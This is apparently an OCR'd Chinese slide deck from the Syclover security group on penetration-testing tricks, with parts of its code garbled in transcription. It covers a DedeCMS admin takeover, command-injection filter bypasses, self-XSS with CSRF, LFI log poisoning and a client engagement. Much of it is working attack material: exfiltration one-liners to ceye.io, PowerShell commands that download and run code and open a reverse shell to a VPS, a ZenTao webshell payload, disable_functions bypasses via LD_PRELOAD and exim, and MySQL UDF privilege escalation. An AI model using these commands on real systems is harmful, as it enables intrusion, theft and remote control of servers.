渗透测试中的那点小事

Syclover

目录



- 1、自我介绍&&前言
- 2、dedecms阉割进后台
- 3、命令执行绕过姿势
- 4、self-xss + csrf的利用
- 5、LFI姿势
- 6、某次项目过程分享

0x01 自我介绍



ID: L3mOn (柠檬草)

渗透爱好者

Syclover(三叶草安全小组)技术负责人

CTFer

BLOG: http://www.cnblogs.com/iamstudy/

GITHUB: https://github.com/I3m0n

WEIBO: http://weibo.com/5368508676

0x02 dedecms阉割进后台



这是某次CTF遇到的题目,用于此次分享主要的是觉得技巧需要灵活利用

情景:

- 1、dedecms 5.6(老版本),可注入出管理员md5,但不可解密
- 2、默认后台地址,前台可注册会员,但是会员功能阉割十分严重
- 3、网上的一些GetShell姿势并不能获取shell

提示:

利用dedecms现成功能来攻破



可利用点的思路:

- 1、前台重置dede_member的admin密码
- 2、cookie绕过admin登录前台(默认是不能登录的)
- 3、通过前台功能修改dede_admin中的admin密码

1、重置密码



```
File: /member/resetpassword.php
    elseif($dopost == "safeguestion") {
    ₹9
        $mid = ereg replace("[^0-9]", "", $id); {
        $sql = "Select safequestion, safeanswer, userid, email From #0 member where mid = '$mid'"; T
        $row = Sdb->GetOne(Ssgl):
75
       if(empty($safequestion))
76
                                                  $safequestion默认为0
            $safequestion = ''; ¶
        P {
79
                                                  利用0.0绕过empty与后面的判断
        if (empty ($safeanswer)) \( \)
        4 9
82
            $safeanswer = ''; T
83
        if ($row['safequestion'] == -$safequestion -&& -$row['safeanswer'] == -$safeanswer)
84
85
86
            sn($mid,$row['userid'],$row['email'],'N');¶
            exit(); ¶
        } ¶
88
        else
        P }
90
            ShowMsg("对不起,您的安全问题或答案回答错误","-1"); ¶
            exit(); ¶
        3 9T
94
```

2、伪造cookie登陆admin的前台会员中心



```
//检测用户名的合法性
$rs = CheckUserID($loginuser, '用户名', false); 1
//用户名不正确时返回验证错误,原登录名通过引用返回错误提示信息
if($rs!='ok') ¶
   $loginuser = $rs; 9
   return '0'; ¶
//matt=10 是管理员关连的前台帐号,为了安全起见,这个帐号只能从后台登录,不能直接从前台登录
$row = $dsql->GetOne("Select mid, matt, pwd, logintime From '#8 member' where userid like '$loginuser' ")
if(is array($row))
   if ($this->GetShortPwd ($row['pwd']) != $this->GetEncodePwd ($loginpwd)) |
       return -1:
   else
       //管理员帐号不允许从前台登录:
       if($row['matt']==10) -{ 9
           return -2: ¶
           $this->PutLoginInfo($row['mid'], $row['logintime']); {
           return 1; ¶
else
   return 0:9
```

为了安全 前台是不能 直接登陆admin



```
File: /member/config.php
//判断用户是否登录
$myurl = ";
if($cfg_ml->IsLogin()){
      $myurl = $cfg memberurl."/index.php?uid=".urlencode($cfg ml->M LoginID);
      if(!ereg('^http:',$myurl)){
            $myurl = $cfg basehost.$myurl;
```



File: /include/memberlogin.class.php

```
function IsLogin(){
       function construct($kptime = -1) \( \text{!}
                                                           if($this->M ID > 0) return true;
            global $dsql; ¶
116
            if(\$kptime==-1) { \P
                                                           else return false;
                $this->M_KeepTime = 3600 * 24 * 7; 9
117
            }else{¶
118
119
        » $this->M KeepTime = $kptime; ¶
120
           $this->M ID = $this->GetNum(GetCookie("DedeUserID"));
121
            $this->M LoginTime = GetCookie("DedeLoginTime"); ¶
122
            $this->fields = array(); ¶
123
124
            $this->isAdmin = false;
125
            if(empty($this->M ID)) ¶
126
127
                $this->ResetUser(); ¶
128
   » $this->M ID = intval($this->M ID); ¶
129
            >> $this->fields = $dsql->GetOne("Select * From * #@ member * where mid= '{$this->M ID}' ");
```



```
591
     function GetCookie($key) ¶
592
593
         global $cfg cookie encode; ¶
         if( !isset($_COOKIE[$key]) | | !!isset($_COOKIE[$key.'__ckMd5']) |) \mathbb{T}
594
595
             return '': T
596
597
598
         else
599
             if($_COOKIE[$key.'__ckMd5']!=substr(md5($cfg_cookie_encode.$_COOKIE[$key]),0,16))
600
601
602
                 return ''; ¶
                                        可以通过注入得到$cfg cookie encode
603
            else
604
                                        select value from dede sysconfig where
605
                 return $ COOKIE[$key]; T
606
                                        varname=0x6366675F636F6F6B69655F656
607
         } ¶
608
609
```

3、前台修改admin密码



File: /member/edit_baseinfo.php 前台会员信息文件

```
111 » //如果是管理员,修改其后台密码I
       if($cfg ml->fields['matt']==10 && $pwd2!="") ¶
112 »
113 »
            $query2 = "Update '#@ admin' set pwd='$pwd2' where id='".$cfg ml->M ID.
114 » »
            $dsql->ExecuteNoneQuery($query2); ¶
115
116
       ShowMsg('成功更新你的基本资料!','edit_baseinfo.php',0,5000); ¶
117
        exit(); ¶
118 »
119 }¶
120
    include(DEDEMEMBER."/templets/edit baseinfo.htm"); ¶
```



总结:

1、利用条件看起来极为苛刻,但是都是默认的利用

2、蜜汁尴尬点: admin不能前台登陆,但是前台的会员中心又写了update管理员密码

0x03 命令执行绕过姿势



先上小密圈 一个提问

代码解读:

处理文件上传

其中文件扩展名可控

进入到del_cmd中

不能使用

./\字符

```
if file src == "vpn logo upload":
    data = request.files.vpn_logo
    filename = data.filename
    if data.file:
        file ext = os.path.splitext(filename)[1]
        output path = "/usr/vtm/var/www/html/vpn/upload/" + "vpn logo" + file ext
        bak tag = False
        bak_file_path = output_path + ".bak"
        if os.path.exists(output path):
            cmd = "mv -f " + output path + " " + bak file path
            os.system(cmd)
            bak tag = True
        write file(filename, data.file, output path)
        file size = os.path.getsize(output path)
        file_type = mimetypes.guess_type(output_path)
       del cmd = "rm -f " + output path
        if file type[0] != "image/jpeg" and file type[0] != "image/png" and file type[0] != "image/gif":
            result = {"return": -2, "reason": file type[0]}
            os.system(del cmd)
        elif file_size < file_size_1M:
            result["data"]["new name"] = "vpn logo" + file ext
        else:
            result = {"return": -2, "reason": "file is too large"}
            os.system(del_cmd)
            if bak tag:
                bak cmd = "mv -f " + bak file path + " " + output path
                os.system(bak cmd)
```



问题剖析: 不能使用.\//字符的命令, 拓展到其他环境的来说

1、没法直接写一句话,echo aaa > 1.php

2、base64编码不太好使,因为/的存在

3、远程下载,wget http://xxx/

索引	对应字符	索引	对应字符	索引	对应字符	索引	对应字符
0	A	17	R	34	1	51	z
1	В	18	s	35	j	52	0
2	С	19	т	36	k	53	1
3	D	20	U	37	1	54	2
4	E	21	v	38	m	55	3
5	F	22	w	39	n	56	4
6	G	23	x	40	0	57	5
7	н	24	Υ	41	р	58	6
8	1	25	z	42	q	59	7
9	J	26	a	43	r	60	8
10	к	27	b	44	s	61	9
11	L	28	С	45	t	62	+
12	М	29	d	46	u	63	1
13	N	30	e	47	v		
14	0	31	f	48	w		
15	Р	32	g	49	x		
16	Q	33	h	50	у		



如何突破???



1、编码绕过 问题1和问题2是因为会出现敏感字符 编码就是可以避免敏感字符的出现

base64不行, 我就用xxd (16进制)

编码: echo "hello" | xxd -p

解码: echo "68656c6c6f0a" | xxd -r -p

自我扩展一下: 还有哪些工具可以使用???

Win03\win7测试有certutil



2、远程内容绕过 当然如果可以获取到远程的内容,比如curl <u>http://xxx/</u> | bash,这样能够省 心很多

在SSRF漏洞利用中,经常会使用到将IP地址转化为进制来突破限制。 八、十、十六进制

比如/\进制: 117.103.205.232 <===> 016531746750



```
-13m0n@13m0ndeMacBook-Pro ~
 └$ ping -c 1 016531746750
PING 016531746750 (117.103.205.232): 56 data bytes
64 bytes from 117.103.205.232: icmp_seq=0 ttl=39 time=271.662 ms
$site = @$argv[1];
$ipArr = explode('.', $site);
$hexip = "";
foreach ($ipArr as $value) {
      $hexip = base convert($value, 10, 16);
```

```
i tools.sycsec.com/ssrf/
                                                        🔛 拉爾 - 🛅 sawas - 🛅 mang - 🏥 Japan pangan - 🗎 sawas -
                                                                         submit
                                                        @重定向: http://www.baidu.com@117.103.205.232
                                                        #: http://117.103.205.232#www.baidu.com
                                                        ?: http://117.103.205.232?www.baidu.com
                                                        加上端口: http://117.103.205.232:80
                                                        任意域名: http://www.117.103.205.232.xip.io
                                                        http协议后无//: http://17.103.205.232
                                                        八进制1: http://016531746750
                                                        八进制2: http://0016531746750
                                                        八进制3: http://00016531746750
                                                        本机地址: 127.3
echo "/\进制1: http://0" . base convert($hexip, 16, 8) . "\n\r";
```



```
—13m0n@13m0ndeMacBook-Pro ~
-$ curl 0 ■ • •22123
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
Your browser sent a request that this server could not understand.<br />
<hr>
<address>Apache/2.2.15 (CentOS) Server at 0165 22123 Port 80</address>
</body></html>
```

这里存在一个坑点就是: Apache没法理解这样的主机头, 出现400错误我使用的是用flask来避免这个错误



总结: 从上面的问题来看, 其中关键在于如何避免遇到敏感词

下面就来分享一下更多小技巧



1、巧借东风 借用其他文件中的值:

```
root@ubuntu:/tmp/test# cat lemon.php

<?php
echo "hello,lemon";
?>
root@ubuntu:/tmp/test# echo `expr substr $(awk NR==1 lemon.php) 1 1`

root@ubuntu:/tmp/test# echo `expr substr $(awk NR==1 lemon.php) 2 1`
?
root@ubuntu:/tmp/test# echo `expr substr $(awk NR==3 lemon.php) 2 1`
> root@ubuntu:/tmp/test# echo `expr substr $(awk NR==3 lemon.php) 2 1`
> root@ubuntu:/tmp/test#
```

截取环境变量的值(来自小密圈me7ell的分享)

Windows: %comspec:~a,b%

Linux: \${PATH:a:b}

其中a表示从a位开始,b表示长度

```
C:\Users\13m0n>echo %comspec:~0,1%
C
C:\Users\13m0n>echo %comspec%
C:\Windows\system32\cmd.exe
```



2、利用HTTP、DNS通道(无回显的命令执行)

Windows:

for /F %x in ('whoami') do start http://xxx.ceye.io/%x for /F "delims=\ tokens=2" %i in ('whoami') do ping -n 1 %i.xxx.ceye.io

Linux:

curl http://xxxx.ceye.io/`whoami`ping -c 1 `whoami`.xxxx.ceye.io

问题: 获取的字符往往是千奇百怪的比如空格, 如何才能稳稳的开车比如空格, 如何才能稳稳的开车获取到字符呢?



利用编码(base64)开车不会翻!

Windows(Powershell):

for /F %x in ('whoami') do powershell

\$a=[System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.

GetBytes('%x'));\$b=New-Object

System.Net.WebClient;\$b.DownloadString('http://xxx.ceye.io/'+\$a);

Linux:

curl http://xxxx.ceye.io/\$(id|base64)



3、突破黏人的限制

Linux:

无空格的时候 echo\${IFS}aaaa

执行Is命令 a=I;b=s;\$a\$b

cat hello文件内容

a=c;b=at;c=he;d=llo;\$a\$b \${c}\${d}

```
root@ubuntu:/# set | grep IFS

IFS=$' \t\n'
root@ubuntu:/#
```

```
root@ubuntu:/# a=l;b=s;$a$b
1.txt boot dev etc initrd.img lib lib64
bin cdrom docker home initrd.img.old lib32 libx32
```

```
root@ubuntu:/# a=c;b=at;c=he;d=llo;$a$b ${c}${d}
cat: hello: No such file or directory
root@ubuntu:/# vim hello
root@ubuntu:/# a=c;b=at;c=he;d=llo;$a$b ${c}${d}
Hello,syclover!
root@ubuntu:/#
```

0x04 Self-Xss + Csrf的组合拳



Self-Xss:存在用户自己账户的xss,无法影响到其他用户???

可以说是极为鸡肋的漏洞,一般src里面也给不了多高的分

但是!结合一下CSRF就能发挥更多的威力!

来一个简单的DEMO



```
index.php
session_start();
if (isset($_POST['c'])) {
         $_SESSION['c'] = $_POST['c'];
}
echo $_SESSION['c'];
```

index.html

```
<form action="index.php" method="POST">
<input type="text" name="c">
<input type="submit" value="submit">
</form>
```



exp.html: 管理员访问的时候,可以直接弹框





超级经典的案例:

Uber三个鸡肋漏洞的妙用

http://cb.drops.wiki/drops/web-14035.html

这案例总结一句话就是:

存在自己账户中的xss,影响到其他用户(有巧合)



情景描述:

1、设置个人信息的页面存在存储型xss

OAuth登录流程:

- 1、用户访问Uber某个需要登录的网站,比如partners.uber.com
- 2、用户被重定向到授权服务器,比如login.uber.com
- 3、用户输入账号密码
- 4、用户重定向回到partners.uber.com,同时URL中携带code,可以用来换取Access Token
- 5、访问/logout会清除用户partner.uber.com的session,然后再重定问到login.uber.com的退出登录页面,清除login.uber.com的session



攻击思路:

1、让用户登出partner.uber.com,但是不要登出login.uber.com,这样后面可以让用户重新回到原有账号

<meta http-equiv="Content-Security-Policy" content="img-src https://partners.uber.com">

2、让用户登录我们的账号,这样payload就会执行

/oauth/callback?code=

3、用户登录自己的账号,但是我们的payload仍然在运行,这样就可以 盗取信息了

两个iframe,第一个是退出我们的账号,第二个是登陆用户的账号 iframe是同源,可获取到用户信息

0x05 LFI姿势



当遇上一个LFI漏洞的时候,你会怎么样做? 读取配置文件、源码

php://filter/convert.base64-encode/resource=index.php

利用php份协议的filter过滤器对php源码进行base64编码

php://filter/resource=index.php

php://filter 参数						
名称	描述					
resource=<要过滤的数据流>	这个参数是必须的。它指定了你要筛选过滤的数据流。					
read=<读链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称,以管道符(/)分隔。					
write=<写链的筛选列表>	该参数可选。可以设定一个或多个过滤器名称,以管道符(/)分隔。					
<;两个链的筛选列表>	任何没有以 read= 或 write= 作前缀 的筛选器列表会视情况应用于读或写链。					



关注各类服务的log文件:

/var/log/httpd/access.log /var/log/auth.log

. . .

默认是有权限问题,包含不了

php的session文件

```
oot@ubuntu:/var/log# tall -f auth.log
   19 14:46:01 ubuntu CRON[24927]: pam_unix(cron:session): session opened for user root by (uid=0)
May 19 14:46:01 ubuntu CRON[24927]: pam_unix(cron:session): session closed for user root
May 19 14:46:44 ubuntu gdm-password][25061]: pam_succeed_if(gdm-password:auth): requirement "user ingroup nopasswdlogin" not met by user "l3m0n"
May 19 14:46:46 ubuntu gdm-password][25061]: gkr-pam: unlocked login keyring
tay 19 14:47:01 ubuntu CRON[25140]: pam_unix(cron:session): session opened for user root by (uid=0)
Hay 19 14:47:01 ubuntu CRON[25140]: pam_unix(cron:session): session closed for user root
Hay 19 14:48:01 ubuntu CRON[25324]: pam_unix(cron:session): session opened for user root by (uid=0)
tay 19 14:48:01 ubuntu CRON[25324]: pam_unix(cron:session): session closed for user root
May 19 14:49:81 ubuntu CRON[25511]: pam_unix(cron:session): session opened for user root by (uid=8)
Hay 19 14:49:82 ubuntu CRON[25511]: pam_unix(cron:session): session closed for user root
iay 19 14:50:01 ubuntu CRON[25698]: pam_unix(cron:session): session opened for user root by (uid=0)
ay 19 14:50:01 ubuntu CRON[25699]: pam_unix(cron:session): session opened for user root by (uid=0)
Hay 19 14:50:01 ubuntu CRON[25699]: pam unix(cron:session): session closed for user root
May 19 14:50:01 ubuntu CRON[25698]: pam_unix(cr<del>on:session): session closed f</del>er user root
fay 19 14:50:14 ubuntu sshd[25740]: Invalid user <?php system($_GET[c]); ?> (rom 10.211.55.2
ay 19 14:50:14 ubuntu sshd[25740]: input_userauth_request: invalid user <?php system($_GET[c]); ?> [preauth]
May 19 14:50:15 ubuntu sshd[25740]: pam_unix(sshd:auth): check pass; user unknown
iay 19 14:50:15 ubuntu sshd[25740]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.211.55.2
May 19 14:50:17 ubuntu sshd[25740]: Failed password for invalid user <?php system($_GET[c]); ?> from 10.211.55.2 port 55771 ssh2
```



Tmp File Include:

```
1 move_uploaded_file($_FILES["file"]["tmp_name"],"upload/" . $_FILES["file"]["name"]);
2 echo "Stored in: " . "upload/" . $_FILES["file"]["name"];
```

php默认对enctype= "multipart/form-data" 上传的时候都会在tmp目录下生成一个临时文件, 內容就是我们上传的 內容, 但很快就会被删除

对任意的php进行文件上传操作,可以生成一个shell内容的临时文件但是文件名咋知道?!!!



1. phpinfo





2、Windows通配符



PHP Version 5.5.38



System	Windows NT L3M0N3115 6.1 build 7601 (Windows 7 Starter N Edition Service Pack 1) i586
Build Date	Jul 20 2016 11:08:49
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "enable-snapshot-build" "disable-isapi" "enable-debug-pack" "without-mssql" "without-pdo-mssql" "without-pi3web" "with-pdo-oci=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "with-oci8=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "with-oci8-11g=C:\php-sdk\oracle\x86\instantclient11\sdk,shared" "enable-object-out-dir=/obj/" "enable-com-dotnet=shared" "with-mcrypt=static" "disable-static-analyze" "with-pgo"

0x06 某次项目过程分享



目标:中小型公司

安全评估测试关键突破点:

- 1、Mail爆破拿到VPN地址
- 2、内网渗透撸下SVN
- 3、POWERSHELL
- 4、Nginx解析漏洞
- 5. Bypass Disabled Functions
- 6、Linux下的UDF提权

1、Mail爆破拿到VPN地址




先找到兄弟域名,顺带的得到公司的一个邮箱服务地址 兄弟域名:whois信息同注册邮箱域名,这种查询到的域名与企业也极可 能存在关系

很容易将渗透目标弄偏!!!

用户名(中国人名拼音top) + 弱口令top





分析一下人员情况

职务、常用密码等信息

2、内网渗透撸下SVN



公司使用的是禅道系统(最新版本)进行项目、产品管理

曾在邮箱中翻到一些系统的账号,密码很简单!!!

003	, il mey	■■ming
004	明	ylm
005	▲■文	mjw
006	₹	jpf
007	■波	₽ bo
800	▼. ⊊	fxj
009	畫"≕军	ljj
010	!」 -勤	- qin

猜到最高权限账号密码: root/root



File: /module/api/control.php

```
38
                                  public function getModel($moduleName, $methodName, $params = '') ¶
39
                                                      parse str(str replace(',','&', $params), $params); ¶
40
41
                                                      $\module = \$\this->loadModel(\$\moduleName); \T
                                                    $\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\rightarrow\free\ri
42
43
                                                             if(dao::isError()) die(json encode(dao::getError())); 
                                                     --$output['status'] -= $result -? -'success' -: -'fail'; ¶
44
                                                   $output['data'] *** = json encode($result); ¶
45
                                                 ---$output['md5'] ----= md5($output['data']); ¶
46
                                                  $\this->output == json encode($output); \( \)
47
                             die($this->output); ¶
48
                         ---}¶
49
```

可调用任意类



File: /module/editor/model.php

```
public function save ($filePath) T
          $fileContent = $this->post->fileContent; 
     *** ** $evils *** ** = array('eval', 'exec', 'passthru', 'proc open', 'shell exec', 'system', '$$', 'include', 'r
     -----$gibbedEvils = array('e-v-a-1', -'e-x-e-c', -'-p-a-s-s-t-h-r-u', -'-p-r-o-c-_-o-p-e-n', -'s-h-e-l-l-_-e-x-e-c
     $fileContent = str ireplace($gibbedEvils, $evils, $fileContent);
         if(get magic quotes gpc()) $fileContent = stripslashes($fileContent); 
     $dirPath = dirname($filePath);
380
        $extFilePath = substr($filePath, 0, strpos($filePath, DS . 'ext' . DS) + 4); 
     if (!is dir($dirPath) and is writable($extFilePath)) mkdir($dirPath, 0777, true);
381
         if(is writable($dirPath)) ¶
382
              file put contents ($filePath, $fileContent); T
386
          else
              die(is::alert($this->lang->editor->notWritable . SextFilePath)); ¶
```



利用:

?m=api&f=getModel&moduleName=editor&methodName=save¶ms=filePath=aaaaaa.php

POST内容:

fileContent=<?php \$_POST[1](\$_POST[2]);

shell地址: C:\test\xampp\zentaopro\module\api\aaaaaa.php

3、POWERSHELL



拿到一个mssql的sa,恢复xp_cmdshell后即可执行命令

目前情况:

- 1、低权限用户可执行命令
- 2、有杀软
- 3、处于内网之中



文件下载到服务器:

echo ^\$d = New-Object System.Net.WebClient >> c:\KRECYCLE\1.ps1 & echo ^\$d.DownloadFile(^"http://10.0.25.1/others/64.exe^",^"c:\KRECYCLE\3.exe^") >> c:\KRECYCLE\1.ps1 注意某些字符需要加上转义字符^

powershell -ExecutionPolicy Bypass -File c:\KRECYCLE\1.ps1 powershell默认是不能执行的,但是这样绕过

但是很多EXE都是被干掉的! EXP也没几个能用!



VPS nc -vlp 8888

反弹powershell的shell powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/9a3c747bcf535ef82dc4c5c66aac36db47c2afde/Shells/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress VpsIp -port 8888



IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-ReflectivePEInjection.ps1');Invoke-ReflectivePEInjection-PEUrl http://vpsip/down/ms16-032_x64.exe-ExeArgs 'whoami' -ForceASLR

加载远程的exe到内存中执行,从而绕过杀软

4、Nginx解析漏洞



大家很熟悉的一点

回顾一下:当上传头像为1.jpg,其中内容是一句话的时候,1.jpg/1.php的访问是可以将1.jpg作为php执行的

但是很尴尬的是, 找不到什么上传点之类的东西

google搜寻了一番记录文件之类的: filetype:log

最后在SVN机器意外的发现web目录下面还有log目录通过某个sql.log进行Getshell

5. Bypass Disabled Functions



拿到webshell之后,发现内核版本很低,但是没法执行命令(老言



phpinfo,dl,eval,exec,passthru,system,popen,shell_exec,proc_open,proc_term inate,show_source,touch,escapeshellcmd,escapeshellarg

但是貌似还缺了一个mail函数,业务有调用,不能禁用

一个关于收集姿势的小项目:

https://github.com/l3m0n/Bypass_Disable_functions_Shell



Mail函数介绍:

mail(to,subject,message,headers,parameters)

参数	描述	
to	必需。规定邮件的接收者。	
subject	必需。规定邮件的主题。该参数不能包含任何换行字符。	
message	必需。规定要发送的消息。	
headers	必需。规定额外的报头,比如 From, Cc 以及 Bcc。	
parameters	必需。规定 sendmail 程序的额外参数。	



```
php代码
File: hack.c
                                       <?php
#include <stdlib.h>
                                       putenv("LD PRELOAD=/var/www/hack.so");
#include <stdio.h>
                                       mail("a@localhost","","","");
#include <string.h>
                                       ?>
void payload() {
    system("echo aaaaa> /tmp/abc.txt");
int geteuid() {
if (getenv("LD PRELOAD") == NULL) { return 0; }
                                                 编译为so文件:
unsetenv("LD PRELOAD");
payload();
                                                 gcc -c -fPIC hack.c -o hack
                                                 gcc -shared hack -o hack.so
```



为什么可以bypass?

在UNIX中, LD PRELOAD可以定义程序运行前优先加载的动态链接库

sendmail是mail会去调用的程序,会动态调用geteuid 当geteuid函数被调用的时候,又会加载payload函数,导致执行命令!

php中的disable_functions来禁用函数 其禁用的过程是调用zend_disable_function函数将指定的函数名从 CG(function_table)函数表中删除,

经过php在调用系统的system函数

绕过:直接调用系统的system函数



Mail的第五个参数的利用(exim4扩展)

sandal -eb xxx

环境: docker pull nicescale/sendmail

\$\run\{<command> <args>\}\{<string1>\}\{<string2>\}\}

命令执行成功返回string1,执行失败返回string2

sendmail -t -i -f root@localhost -be '\${run{/usr/bin/touch /tmp/lemon.txt}{1}{0}}'

```
root@mail:/opt/nicedocker# sendmail -t -i -f root@localhost -be '${run{/usr/bin/touch /tmp/lemon.txt}{1}{0}}'
1
root@mail:/opt/nicedocker# ls /tmp/
lemon.txt rce.txt
root@mail:/opt/nicedocker#
```



```
$payload = "-be \${run{/bin/bash\${substr{10}{1}{\$tod log}}}/tmp/
   aaaaaaaaaa.sh}{ok}{error}}";
   mail("a@localhost", "", "", "", $payload);
root@mail:/opt/nicedocker# php -r "phpinfo();" | grep "disable_function"
disable functions => dl,eval,exec,passthru,system,popen,shell_exec,proc_open,proc_te
sthru,system,popen,shell_exec,proc_open,proc_terminate,show_source,touch,escapeshell
root@mail:/opt/nicedocker# php mail.php whoami
root
root@mail:/opt/nicedocker#
```

6、Linux下的UDF提权



从webshell中翻到数据库配置信息,库站分离,猜到root的密码

目前情况:

只有一个可远程连接的root权限Mysql



```
show variables like "%plugin%";
//查看插件目录
select hex(load_file('lib_mysqludf_sys_x64.so')) into outfile 'udf.txt';
//以16进制导出so文件到udf.txt
select unhex('079C....') into dumpfile '/usr/lib/mysql/plugin/udf.so';
//再导入到udf.so
CREATE FUNCTION sys_exec RETURNS STRING SONAME "udf.so";
//创建函数
select sys_exec('id');
//执行命令
```



linux下的udf一般不成功,但是此次项目中居然成功了! 导致后面翻到更多敏感信息运维脚本

一般不成功原因在于:

默认配置: /usr/lib/mysql/plugin是没权限写的

导入导出的时候也要注意系统的位数,(uname -a)

UDF.SO下载位置: https://github.com/sqlmapproject/sqlmap/tree/master/ucmysql/linux



扩散:

UDF本质是创建自定义函数,不单单是mysql可以

https://github.com/sqlmapproject/sqlmap/tree/master/udf/postgresql



谢谢观看!